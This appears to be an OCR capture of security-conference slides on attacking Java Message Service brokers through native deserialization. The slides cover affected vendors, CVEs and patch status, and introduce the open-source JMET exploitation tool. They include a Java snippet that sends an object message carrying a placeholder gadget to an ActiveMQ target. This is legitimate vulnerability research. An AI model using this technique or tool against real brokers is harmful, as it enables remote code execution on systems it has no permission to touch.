
The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis
- QPid JMS Client




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis
- QPid JMS Client
- QPid Client



The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis
- QPid JMS Client
- QPid Client
- SQS Java Messaging




Vulnerability Patch Status

#	Vendor	Target	Vendor Discl.	CVE	Patch
1	Apache	ActiveMQ	2015-09-02	CVE-2015-5254	Yes
2	Redhat	HornetQ	2016-03-18	No	No
3	Oracle	OpenMQ	2016-03-18	No	No
4	IBM	WebSphereMQ	2016-03-18	No	No
5	Oracle	Weblogic	2016-03-18	CVE-2016-0638	Yes*
6	Pivotal	RabbitMQ	2016-03-24	No	No
7	IBM	MessageSight	2016-03-24	CVE-2016-0375	Yes
8	IIT Software	SwiftMQ	2016-05-30	No	No
9	Apache	ActiveMQ Artemis	2016-06-02	No	No
10	Apache	QPID JMS Client	2016-06-02	CVE-2016-4974	Yes
11	Apache	QPID Client	2016-06-02	CVE-2016-4974	Yes
12	Amazon	SQS Java Messaging	2016-06-14	No	No


Vulnerability Exploitation

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://target:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("target");
MessageProducer producer = session.createProducer(queue);

connection.start();

ObjectMessage message = session.createObjectMessage();
message.setObject(PUTYOURGADGETHERE);

producer.send(message);

connection.close();
```

Queue Exploitation




Topic Exploitation



Exploitation Success Factors

- Exploitation depends on several factors
  - Which JRE version is used
  - Which libraries are bundled with the application
  - Which libraries are in the classpath of the Runtime Environment (e.g. Application Server)
  - Does the Runtime Environment has separate classloaders with limited resolution scope (e.g. OSGI)
  - Is the Java Security Manager enabled (rare!)
- Since JMS is asynchronous there is no feedback and no error message/stack trace

» We need a blackbox assessment tool to send payloads/gadgets!



1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

Java
Message
Exploitation
Tool

- Command line tool
- Open Source
- Integrates ysoserial for payload generation
- Three exploitation modes:
  - Gadget
  - XXE
  - Custom (using Javascript)
- Customizable using Javascript


https://github.com/matthiaskaiser/jmet

Supported JMS Provider

#	Vendor	Target	Supported
1	Apache	ActiveMQ	✓
2	Redhat/Apache	HornetQ	✓
3	Oracle	OpenMQ	✓
4	IBM	WebSphereMQ	✓
5	Oracle	Weblogic	✗
6	Pivotal	RabbitMQ	✓
7	IBM	MessageSight	✗
8	IIT Software	SwiftMQ	✓
9	Apache	ActiveMQ Artemis	✓
10	Apache	QPID JMS Client	✓
11	Apache	QPID Client	✓
12	Amazon	SQS Java Messaging	✗

